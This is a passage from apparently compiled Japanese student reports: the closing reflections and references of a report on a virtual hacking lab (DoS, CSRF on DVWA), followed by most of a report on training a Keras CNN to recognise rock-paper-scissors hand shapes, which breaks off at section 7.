対戦型オンラインゲームの中には、プレイヤー向けに DDOS 攻撃が販売されていることがあります。ゲームの試合に勝ちたいがために、一時間約千円ほどで取引し、サーバを攻撃してもらうのです。販売業者は特定されないように踏み台 PC を使っているので私が行った DOS 攻撃とは技術レベルに大きな差がありますが、メカニズムを知れたという意味ではやってみてよかったと思います。

五年ほど前の話ですが、Twitter では他人のアカウントで「ツイート」をする事件が多発しました。これは CSRF を使った事件だと考えられています。八年前はあの Twitter ですら対策できていなかった事実から、やはり技術進歩とはハッカーとエンジニアのいたちごっこなのだろうと思いました。

私はとりわけネットワークに詳しいわけではありませんので、参考文献に書いてあることはほとんど理解ができませんでした。そんな私でも、ただ参考文献の手順通りに進めるだけでハッキングができてしまいました。

このことから、セキュリティ攻撃は一見敷居が高く見えますが、そうでもないことがわかりました。

9. 参考文献、参考 URL

文献名：ハッキング・ラボの作り方　仮想環境におけるハッカー体験学習
作者名：IPUSIRON 様
出版社名：翔泳社，2018
発行年度：　2018 年

Kali Linux で DVWA を使い SQL インジェクション体験：https://qiita.com/y-araki-qiita/items/131efa82c4205e83fef8

はじめての Windows10 ハッキング：https://qiita.com/s_arakawa626/items/1d035b0413ab60674ccb

続・はじめての Windows10 ハッキング：https://qiita.com/s_arakawa626/items/86cc8e46c1c7a6e30c05

DVWA で CSRF：https://qiita.com/KPenguin/items/92e88dfe6a5734dc2532

10. 作者紹介

氏名：　金子　優太
出身地：東京都

絶対に勝てない後出しジャンケン AI

19JY0132 林 智博

入社先の企業が先端技術を取り入れることによって競争力を高めているため、以前から興味のあった画像認識技術を通して、私自身も競争力のある人材への成長を図り研究内容を決めました。研究を通して経験の有無に囚われず、挑戦をし続けることによって道が開けることを学ぶことが出来ました。

1. 前書き

1.1 本研究の背景及び目的

DX が謳われ 15 年。人材不足一辺倒の未来を前に、企業が AI/RPA などの先端技術を巧みに使って競争力を確保する時代が到来しました。内定先の企業も RPA や画像認識を業務システムに組み込むことで、競争力の確保を図っています。今や旧来の業務システムが作れるだけでは 20 年後は生き抜けない時代です。

そこで今回、絶対に勝てないジャンケン AI の開発に着手しました。

これまで学んできた業務システムだけでなく、＋α の技術として先端技術を学ぶことで、競争力のある人材へと成長を目指します。

1.2 開発環境

・Google Colaboratory
・Python (3.7.10)
・TensorFlow
・Keras

1.3 画像認識とは

画像認識とは、画像から特徴（パターン）をつかみ、対象物を識別するパターン認識技術の一つです。具体的には、画像に映っている物体は何であるか、という判断をコンピュータに行わせ画像を認識させます。

私達人間が、物体を認識することは、成長する段階でごく自然に育まれていく「知識や経験」によって、ごく当たり前に行っていることです。しかしながら、コンピュータに「知識や経験」はありません。本稿では、コンピュータに「知識や経験」を「学習」してもらうことで、「絶対に勝てないジャンケン AI」として、対象物を正しく識別してもらうことを目標にしていきます。

2. 学習の概要

2.1 学習の方向性

コンピュータに「知識や経験」を「学習」させるにはどのようにすればいいのでしょうか。それは「1.3 画像認識とは」で挙げたように、特徴をつかむことです。これを「特徴量」といいます。画像認識において対象物を識別するとは、共通した要素を見つけることで、同じ意味のある対象物だと認識してもらうことにあります。

この「学習」の仕方は、人間が特徴量を教える「ルールベース」、人間が複数の画像の中から正しいものを教え、コンピュータが特徴量を試算する「機械学習」、沢山の画像から AI が自ら特徴量を定める「ディープラーニング」の 3 つが主な手法です。本稿では、「ディープラーニング」を使用します。

2.2 ニュートラルネットワークとディープラーニング

ディープラーニングの理解にはニュートラルネットワーク(以下 NN と表記)への理解が必要不可欠です。NN とは、脳の神経ネットワークを模倣した仕組みのことです。「1.2 学習のしかた」で挙げた「ルールベース」の学習が一番分かりやすい仕組みになります。

入力された情報を、学習データ層と呼ばれる層に渡し、さらに学習データ層から出力へとつなげます。各層のデータ受け渡しに「重み付け」と呼ばれる処理を行っていくことで、正しい出力が得られるよう調整します。

入力から横棒・縦棒・円弧・曲線といった情報を、重み付けを変えて各層に受け渡して処理を行い、正しい回答が出力されるように調整していきます。そのプロセスを繰り返すことにより、入力された情報の特徴量を定義するのです（図 1）。

NN は、従来のコンピュータでは、処理能力が小さく、学習データが多過ぎると対応できないという問題がありましたが、PC 機器の高性能化に伴い、より多くの層を重ねることが可能にな

り、ディープラーニングとして引き継がれました（図 2）。



図 1 ニュートラルネットワーク



図 2 ディープラーニング

2.3 畳み込みネットワークとプーリング層

AI を作成するために必要となるのが畳み込みネットワーク（以下 CNN と表記）です。これは NN の学習データ層（中間層）にさらに畳み込み層とプーリング層を組み込んだものになります。

CNN は、画像を複数のカテゴリに分類するように学習しており、CNN に新しい画像が渡された瞬間にその画像のどこにある特徴が含まれているのかをパターンマッチング的に識別します。例えば、その画像にりんごが写っていた場合、あらゆる位置でりんごの特徴と画像の特徴を比較し、一致点と検出を試みます。この作業を畳み込みといい、それぞれの特徴で行われた畳み込みが画像セットとして出来上がります。

次に画像を集約するのがプーリング層です。畳み込み作業にて抽出したデータを 2 次元データの処理に適したものにしていきます。

入力画像を畳み込み層とプーリング層を使って変換しながら，徐々に小さくしていき，最終的に各カテゴリの確率の値に変換し、コンピュータに画像対象物を正しく識別してもらう。この一連の学習（以下訓練と表記）が AI（以下モデルと表記）の作成になります（図 3，図 4）。


図 3 畳み込みネットワークの仕組み①



図 4 畳み込みネットワークの仕組み②

3. 損失と目指すグラフ

優れた AI とは、正しく識別できる AI のことを指します。つまり「予測値」と「正解値」に誤差がない状態です。NN では誤差のことを「損失」と言います。「パー」を 100％の確率で「パー」と識別出来た時、0%の損失。0%の確率で「パー」と識別したとき、100%の損失です。この「損失」を 0%に近づけることこそ、モデルの目指すゴールです。モデルの評価をしていくにあたって「Training Accuracy」と「Validation Accuracy」。「Training Loss」と「Validation Loss」。という単語が出てきますが、「Training」と「Validation」の差が小さく（図 5）。「Accuracy」が 1 に近く、「Loss」が 0 に近いグラフを提示するモデルが最も評価の高いモデルとなります。



図 5 理想のグラフ

4. モデルの作成の準備と流れ

4.1 データセットの準備

訓練をするにあたって必要となるのがデータです。パターンが多いに越したことはありません。しかしながら、一個人が数百、数千のデータを収集する作業はとても大掛かりなものになります。そこで今回は laurencemoroney.com が提供する「Rock Paper Scissors Dataset」（図 6）を利用し、モデルの訓練を行っていきます。



図 6 Rock Paper Scissors Dataset

4.2 モデル作成から完成までの流れ

モデル作成から評価までの一連の流れは、言葉にすれば 4 ステップと単純です。

① 訓練に利用するデータと精度を検証するデータを読み込む。
② モデルの層の仕様を決定する。
③ モデルを訓練する。
④ 訓練の結果をグラフとして可視化する。

本稿では、①のモデルに読み込むデータの加工の有無と、②のモデル層の仕様を中心に変更・検証し、最終的に最もよい訓練結果を提示したモデルでジャンケンを行い、終了となります。

5. モデル作成のいろは

5.1 モデル作成の基本

まず初めに、データを加工せず、ネットワーク層の仕様のみを決め、手順を確認していきます。

① データを読み込む（図 7）

```
train_datagen =
  ImageDataGenerator(
    rescale=1./255,
    fill_mode="nearest")

validation_datagen =
  ImageDataGenerator(
    rescale=1./255)

train_generator =
  train_datagen.flow_from_directory
¥
    ("/content/drive/MyDrive/FinalE
     xam/Rock-Paper-
     Scissors/train",
     batch_size=128,
     target_size=(150,150),
     class_mode="categorical")

validation_generator =
 validation_datagen.flow_from_direc
 tor¥y(
  "/content/drive/MyDrive/FinalExam
  /Rock-Paper-Scissors/test",
  batch_size=128,
  target_size=(150,150),
  class_mode="categorical")
```

図 7 データの読み込みコード

② ネットワーク層の仕様を決定する（図 8）

```
model = keras.Sequential([
 keras.layers.Conv2D(32, (3,3), act
 ivation="relu", input_shape=(150,1
 50,3)),
 keras.layers.MaxPooling2D(2,2),

 keras.layers.Conv2D(64, (3,3), act
 ivation="relu"),
 keras.layers.MaxPooling2D(2,2),

 keras.layers.Conv2D(64, (3,3), act
 ivation="relu"),
 keras.layers.MaxPooling2D(2,2),

 keras.layers.Conv2D(128, (3,3), ac
 tivation="relu"),
 keras.layers.MaxPooling2D(2,2),

 keras.layers.Flatten(),
 keras.layers.Dense(512, activation
 ="relu"),
 keras.layers.Dense(3, activation="
 softmax")])
```

図 8 ネットワーク層の仕様コード

③ モデルを訓練する（図 9）

```
history = model.fit(
 train_generator,
 validation_data=
  validation_generator,
 validation_steps=3,
 epochs=20,
 steps_per_epoch=20,
  verbose=1)
```

図 9 モデルの訓練コード

④ 訓練結果を確認（図 10）し、グラフを作成する（図 12）

```
Epoch 1/20 20/20 [==] - 1997s
 100s/step - loss: 1.4108 -
 accuracy: 0.3854 - val_loss: 0.9774
 - val_accuracy: 0.6075
Epoch 2/20 20/20 [==] - 103s 5s/step
 - loss: 0.4755 - accuracy: 0.8085 -
 val_loss: 0.6683 - val_accuracy:
 0.7876
Epoch 3/20 20/20 [==] - 101s 5s/step
 - loss: 0.0667 - accuracy: 0.9826 -
 val_loss: 0.7257 - val_accuracy:
 0.7769
Epoch 4/20 20/20 [==] - 100s 5s/step
 - loss: 0.0205 - accuracy: 0.9972 -
 val_loss: 0.9223 - val_accuracy:
 0.8253
Epoch 5/20 20/20 [==] - 105s 5s/step
 - loss: 0.0011 - accuracy: 1.0000 -
 val_loss: 1.0638 - val_accuracy:
 0.8360
```

図 10 訓練の過程（一部抜粋）

```
acc = history.history["accuracy"]
val_acc = history.history["val_accu
racy"]
loss = history.history["loss"]
val_loss = history.history["val_los
s"]
epoch = range(len(acc))
plt.plot(epoch, acc, "r", label = "
Training Accuracy")
plt.plot(epoch, val_acc, "b", label
 = "Validation Accuracy")
plt.title("Training And Validation
Accuracy")
plt.legend()
plt.figure()
plt.plot(epoch, loss, "r", label =
"Training Loss")
plt.plot(epoch, val_loss, "b", labe
l = "Validation Loss")
plt.title("Training And Validation
Loss")
plt.legend()
plt.show()
```

図 11 訓練結果のグラフ表示コード



図 12 訓練課程のグラフ

以上のステップです。以降の検証過程では、プログラムは変更があった場合のみ記載します。なお、2 ステップ目のモデル層の仕様の最適解は決まっておらず、組み合わせを網羅するには時間が掛かるため、本稿では Aadarsh Raj 氏が「Rock Paper Scissors Dataset」を使って作成したものを参考に仕様を考えていきます。

5.2 考察

5.2.1 傾向と分析

図 12 の Training を見ると、3Epoch あたりから Accuracy が 1、Loss が 0 にほぼ張り付いていき、Validation を見ると、訓練の回数（以下 Epoch 数と表記）を重ねるにつれて Loss の値が増加していっています。これは典型的な過学習です。過学習とは、与えられた訓練データ（Training に該当）に過剰に適合した結果、訓練データにはない未知データを弾いてしまう状態のことをいいます。今回は訓練を重ねるにつれて、より Training データに特化してしまった結果、似た意味をもつ Validation 内にあるデータを識別出来なくなりました。Accuracy と Validation の差が縮まらないと精度が向上したとは言えないため、Epoch 数を重ねるごとに差が開いていくこのモデルには、不適切な訓練を行ったことになります。

5.2.2 過学習とその対策

過学習とはどのような原因で起こるのでしょうか。主な原因は以下の 3 点です。

① 学習データの数が足りない。
② モデルが複雑すぎる。
③ モデルが単純すぎる。

学習データが少ない場合、特徴を捉えきれずにいるため、未知の特徴をもったデータを識別出来なくなります（①）。モデルが単純過ぎると間違ったデータを簡単に受け入れてしまいます（②）（図 13 適合しなさすぎ）。データが複雑すぎる場合、特定のパターンのみを識別してしまうため、多少の違いを識別できなくなります（③）（図 13　適合し過ぎ）。



図 13 適合（フィッティング）の種類

5.2.3 まとめ

今回の場合、「グー」、「チョキ」、「パー」と形が明確に分かれていますが、手の形の差（図 14）は指の本数でしかなく、指ではない拳の特徴を共通する特徴として、より強く捉えてしまったのかもしれません。その場合、図 14 における共通項の「拳要素」が判断要素の多くを占めることになり、「グー」と「チョキ」の識別制度が下がると想定されます①。また、同じような画像ばかりでデータのパターンが少なかった場合には③、②③どちらの場合もデータ数の少なさに影響している可能性もあります。以降の章では、これらの問題点に対する解決策を提示することで、モデルの改良を行っていきたいと思います



図 14 ジャンケンにおける集合（一例）

6. 過学習を抑制するモデルの作成

6.1 過学習への対策案の検討

画像認識において、過学習を抑制する方法には主に「Dropout」、「正則化」、「k-分割交差検証」の 3 つがよく利用されています。図 15 に内容をまとめました。限られた時間で多くの検証をしていかなければいけない為、「k-分割交差検証」の利用は見送ります。また、最終的な目標が「絶対に勝てないジャンケン AI」の作成のため、最終的な精度の高さを求めるため、「正則化」も見送ります。この章では、最終的に残った「Dropout」を利用し、モデルの改善を図っていきます。

	内容	効果	デメリット
Dropout	学習している最中に層から出力される値を、割合に応じてランダムに 0 にしユニットを無効化する	・パラメータ数の多さによるフィッティング効果の減少（元データへの依存を小さくする） ・モデルに対する影響が少ない	・データの表現の幅（自由度）が下がる ・割合が大きいと、学習不足や学習効率の低下を引き起こす
正則化(L1/L2)	評価関数に推定された重みから、計算されるペナルティーを加える事で評価を上下させる	・重みの小さい特徴を切り捨てる（L1） ・重みの大きい特徴による影響力を下げる(L2)	・データの表現の幅（自由度）が下がる ・最大精度が下がる
k-分割交差検証	元のデータをランダムに分割。分割した数だけモデルと検証結果を作成し、最良と判断されたものだけを使用する	・データ量が少なくても精度が上がる	・モデル作成までに時間が掛かる ・計算が複雑 ・多くのパターンを検証しなければいけない

図 15 よく利用される過学習対策

6.2 Dropout について

6.2.1 Dropout の概要

Dropout は学習時に層から出力される値をわざとゼロにし、無効化する事で、情報を疎な状態にし、ぼんやりと表現させ、極端な値や外れ値の影響を軽減させる方法です。仮に Dropout 率を 50%とした場合、データの密度が 50%に下がります。これは適合し過ぎる問題を防ぎ、過学習を抑制しますが、学習データの減少につながるため、大きな Dropout 率は推奨されません。

6.2.2 最適な Dropout 率とは

最適な Dropout 率とは、データを散布図におこしたとき、散布図に即した線を描くことの出来る値のことを指します。

図 16 のような散布図が存在したとき、散布図に対する理想的な近似線は黄色線のような二次関数を描きます。この黄色線のかたちに最も近い Dropout 率が、最適な Dropout 率です。図 17 に Dropout 率が 0%（青）の場合と、25%（赤）のグラフを用意しました。0%のとき青いグラフはデータ点の動きに良く合っています。しかし、無理に合わせているため、x=1 辺りでカクンと折れ曲がっています。また、その折れる箇所の左右では直線的になっているのも見て取れます。これは過学習が進んでデータに依存した形状と言えます。

一方、Dropout 層を挟んだ赤いグラフは、青いグラフよりも柔らかいフィッティングになっています。データ点の凸具合よりは平坦的ですが、全体的に過不足ないフィッティング具合になります。もし、黄色い理論線と一番左端の点が無かったとしたら、人の目で見ても赤い方のグラフに近い近似線を書くのではないでしょうか。このように、Dropout を入れることにより、フィッティングが柔らかく、誤差に鈍感なモデルになります。



図 16 理想的な近似線



図 17 Dropout 率における近似線の変化

6.3 Dropout を利用したモデル

6.3.1 Dropout の実装とモデルの作成

Dropout の実装は簡単です。図 18 のコードをネットワーク層に記述するだけになります。どの層に配置するかといった決まりはありません。本稿では、Aadarsh Raj 氏の推奨位置を参考に、値を 0.2 から 0.8 まで、0.2 ずつ変化させ最適値を検証していきます。

```
keras.layers.Dropout(0.2)
```

図 18 Dropout を実装するコード

6.3.2 傾向と分析

Dropout 率の最適値は、通常 0.2 から 0.5 の範囲で調節されることが一般的です。ですが、図 19 から図 22 を見てみると、Dropout 率が 0.2 から 0.8 に変化するにしたがって、Accuracy、Loss ともに改善され、Training と Validation の差も縮まっています。過学習という問題は変わらず起きているものの、確実にモデルは改善されています。



図 19 Dropout 率 0.2 の訓練過程



図 20 Dropout 率 0.4 の訓練過程



図 21 Dropout 率 0.6 の訓練過程



図 22 Dropout 率 0.8 の訓練過程

6.4 考察

6.4.1 好影響に見る問題点

モデルの作成において、データの数の増加はパターンの増加です。しかし、出力されるデータの内、無効にしたデータ数が多いほど改善がみられるというのはどういうことなのでしょうか。Dropout 率を 1 に近づけるほどに表現力の乏しく、学習効率の低いモデルになります。通常は悪影響も出るはずです。しかし検証データをみると、Dropout 率増加の影響は、好影響への一途を辿り続けています。実はデータ数は少ないほど良いということなのでしょうか。そうは思いません。私はこの問題を、パターンの少なさに影響されてしまっているがゆえの問題だと考えます。

6.5.2 パターンの少なさとは

現在のデータセットには問題点があります。それは画像パターンの少なさです。図 23 を見てください。これらの 4 枚の画像はそれぞれ異なる画像です。画像の間で変化が少ないと感じませんでしょうか。

図 23 Rock Paper Scissors Dataset の一例

このデータセットの訓練用のデータには、3 種類の手のかたちがそれぞれ 840 枚ずつ、黒人白人黄色系と人種は多く、変化量は少ないものの、手のかたちにも変化があります。しかし全ての画像が右手のみ、手の甲が見えるように撮影され、固定化した手の形を 45 度程度捻り、捻り終えるまでの過程を複数枚の画像にしているため、画像パターンは多くはありません。

「5.2.2 過学習とその対策」で挙げたように、特定のパターンのみを識別してしまった場合、多少の違いを識別できなくなります（図 13 適合し過ぎ）。Dropout 率の上昇による好影響を逆説的に考えると、Dropout 率の下降による悪影響とも言い換えられます。同じようなパターンが学習されることにより、同じような特徴が重みとして大きくなり、過学習が進んだのではないでしょうか。Dropout 率の上昇によってモデルの改善がみられた理由は、極端な重みの大きさが緩和されたからだと考えられます。

6.5.3 まとめ

現時点で最良の結果を示すモデルの Dropout 率が 0.8 と、一般的に推奨されている 0.2 から 0.5 の範囲を大きく超えています。図 17 の青い近似線ように、重みの大きいデータに近似線が引っ張られているため、Dropout 率を高くしないと特定のパターンのみ判断のできる、フィッティングしないモデルになっているということです。この問題を解決するために、画像のパターンを増やす必要があります。最終的に、特徴量の偏らないデータから、Dropout 率が低く抑えられ、かつ評価の

高いモデルを作成出来ることが理想です。次の章では画像パターンの多様化を実現することで、過学習を改善し、モデルの改良を行っていきます。

7. 実用に耐えるモデルの作成

7.1 データ拡張の必要性

7.1.1 AI の仕組みから見るデータ拡張の必要性

